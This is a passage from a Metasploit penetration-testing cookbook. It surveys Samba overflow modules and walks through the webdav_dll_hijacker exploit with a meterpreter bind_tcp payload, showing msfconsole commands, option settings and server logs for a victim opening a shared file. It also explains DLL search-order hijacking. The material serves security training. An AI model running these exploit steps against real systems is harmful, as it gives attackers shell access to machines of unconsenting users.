Talloc is a hierarchical memory allocator; every talloc chunk is a potential parent to other talloc chunks. The Samba `lsa_io_trans_names Heap Overflow` module actually triggers a heap overflow in the LSA RPC service of the Samba daemon. This module uses the `talloc chunk overwrite` method, which only works with Samba Versions 3.0.21 and 3.0.24. Additionally, this module will not work when the `Samba log level` parameter is higher than 2.

There's more...

Let us cover some more relevant modules related to the Linux operating system.

Other relevant exploit modules for Linux

Apart from the exploit module discussed in this recipe, there are two more modules which deserve some attention. It is highly recommended that you try these exploits manually to understand them better. They are as follows:

- ▶ `Samba chain:_reply Memory Corruption`: This exploit works by corrupting the memory allocated to the response packets in Samba versions prior to 3.3.13. The memory crashes by passing a value larger than the destination buffer size.
- ▶ `Samba trans2open Overflow`: This is a buffer overflow vulnerability existing in Samba Versions 2.2.0 to 2.2.8. It works by exploiting the flaw on x86 Linux machines that do not have the `noexec` stack option set.

Understanding the Windows DLL injection flaws

In this recipe, we will deal with a special kind of vulnerability that does not directly exist in the Windows operating system. In fact, it exists in various application software that runs on Windows. This remote attack vector deals with a class of vulnerabilities that affect how applications load external libraries. We will give an oversight of this issue to analyze it closely.

Getting ready

This attack vector involves creation of a vulnerable path or directory that the target will have to execute in order to trigger it. The directory can be a file, extracted archive, USB drive, network share, and so on. The file created will be completely harmless, but it will execute a DLL injection code to compromise the system.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

How to do it...

Let us analyze a practical implementation of a DLL injection. In this example, our target machine is an unpatched Windows 7 Ultimate machine. The process works by creating a link to share the file which the target will have to access and execute. You will understand the process as we move ahead.

1. We will be using the `exploit/windows/browser/webdav_dll_hijacker` module as an exploit and `windows/meterpreter/bind_tcp` as the payload. Let us quickly set up the exploit and payload along with the other required parameters:

```
msf > use exploit/windows/browser/webdav_dll_hijacker
```

```
msf exploit(webdav_dll_hijacker) > set payload windows/
meterpreter/bind_tcp
```

```
payload => windows/meterpreter/bind_tcp
```

```
msf exploit(webdav_dll_hijacker) > show options
```

```
Module options (exploit/windows/browser/webdav_dll_hijacker):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
BASENAME	policy	yes	The base name for the listed
EXTENSIONS	txt	yes	The list of extensions
SHARENAME	documents	yes	The name of the top-level
SRVHOST	0.0.0.0	yes	The local host...
SRVPORT	80	yes	The daemon port to listen
SSLCert		no	Path to a custom SSL..
URIPATH	/	yes	The URI to use

Payload options (windows/meterpreter/bind_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh..
LPORT	4444	yes	The listen port
RHOST	192.168.56.102	no	The target address

Exploit target:

Id	Name
0	Automatic

The various parameters of the exploit will help in creating a particular file and top-level share. The `BASENAME` parameter contains the name of the file to be created. `EXTENSIONS` is the file type to be created. `SHARENAME` is the top-level shared directory that will be created for access. `SRVHOST` is the local listening port, and `SRVPORT` is the port number on which the `SRVHOST` port will listen for a connection.

- Once you have set up the respective parameters of the exploit and payload, the next step is to execute the exploit. Let us see what happens when we execute it:

```
msf exploit(webdav_dll_hijacker) > exploit
```

```
[*] Exploit running as background job.
```

```
[*] Started bind handler
```

```
[*]
```


```
[*] Exploit links are now available at
```

```
\\192.168.56.101\documents\
```

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

3. Once the exploit executes successfully, it starts listening for a connection and also provides a shared link that the target will have to open in order to trigger the exploit. Let us switch to the target screen to see what happens:



The target will view a simple file, `policy.txt`, which has been shared by the attacker. The file is completely harmless. Once the user executes this file, a connection is established with the attacker's machine and shell connectivity is established. Once the file is executed on the target, the DLL will execute and you will see a lot of activity on your `msfconsole` screen. Once the DLL injection succeeds, we will have shell connectivity (see the following screenshot):

```
msf5 > use exploit/webdav_dll_hijacker
msf5 exploit(webdav_dll_hijacker) > [*] 192.168.56.1:49644 OPTIONS /
[*] 192.168.56.1:49644 OPTIONS /documents
[*] 192.168.56.1:49644 PROPFIND /documents
[*] 192.168.56.1:49644 PROPFIND => 301 (/documents)
[*] 192.168.56.1:49644 PROPFIND /documents/
[*] 192.168.56.1:49644 PROPFIND => 207 Directory (/documents/)
[*] 192.168.56.1:49644 PROPFIND => 207 Top-Level Directory
[*] 192.168.56.1:49644 PROPFIND /documents
[*] 192.168.56.1:49644 PROPFIND => 301 (/documents)
[*] 192.168.56.1:49644 PROPFIND /documents/
[*] 192.168.56.1:49644 PROPFIND => 207 Directory (/documents/)
[*] 192.168.56.1:49644 PROPFIND => 207 Top-Level Directory
[*] 192.168.56.1:49644 PROPFIND /documents/desktop.ini
[*] 192.168.56.1:49644 PROPFIND => 404 (/documents/desktop.ini)
[*] 192.168.56.1:49644 PROPFIND /documents
[*] 192.168.56.1:49644 PROPFIND => 301 (/documents)
[*] 192.168.56.1:49644 PROPFIND /documents/
[*] 192.168.56.1:49644 PROPFIND => 207 Directory (/documents/)
[*] 192.168.56.1:49644 PROPFIND => 207 Top-Level Directory
[*] 192.168.56.1:49644 PROPFIND /documents/desktop.ini
[*] 192.168.56.1:49644 PROPFIND => 404 (/documents/desktop.ini)
```

How it works...

Let us explore the reason for this vulnerability. **Dynamic Link Library (DLL)** is Microsoft's implementation of shared library concept for Windows. DLLs are the executables that are associated with a program during the runtime to load the shared libraries linked with it. When an application runs, a `loadlibrary()` function loads the required DLL at runtime. If the location of the DLL to be loaded is not specified or an insufficiently qualified library path is provided by the application, Windows uses its own set of defined order to search for it. One of the locations in this default order is the current working directory.

Now, when the target user visits the shared location, it reaches an attacker-controlled zone. How? The shared file (`policy.txt`) contains a less qualified path of the DLL, so when the target user executes it, Windows starts its own search for the missing DLL. Now, as the current working directory (`/documents`) is controlled by the attacker, he/she can add a malicious DLL code in it that Windows will execute (as the current working directory is one of the default locations where Windows looks for the libraries). Now, this malicious DLL can give the power of executing external scripts to the attacker. Hence, the payload now comes into action and it sets up a shell connectivity giving full access of the target system to the attacker. This is how this whole attack vector is crafted.

There's more...

We can look for a DLL injection by using a simple tool developed by H. D. Moore. Let us have a quick overview of it.

The DLLHijackAudit kit by H. D. Moore

The creator of Metasploit, H. D. Moore created this security audit tool, which can be used to perform a test for DLL injection flaws in your own environment. It leverages the process monitoring utility and Ruby interpreter. It works by monitoring whether or not a DLL was accessed within the working directory of the associated file. It also generates test reports. The tool and detailed documentation can be found at <http://blog.metasploit.com/2010/08/better-faster-stronger.html>.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Where to buy this book

You can buy Metasploit Penetration Testing Cookbook Second Edition from the Packt Publishing website: <http://www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book>.

Free shipping to the US, UK, Europe and selected Asian countries. For more information, please read our [shipping policy](#).

Alternatively, you can buy the book from Amazon, BN.com, Computer Manuals and most internet book retailers.



www.PacktPub.com

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book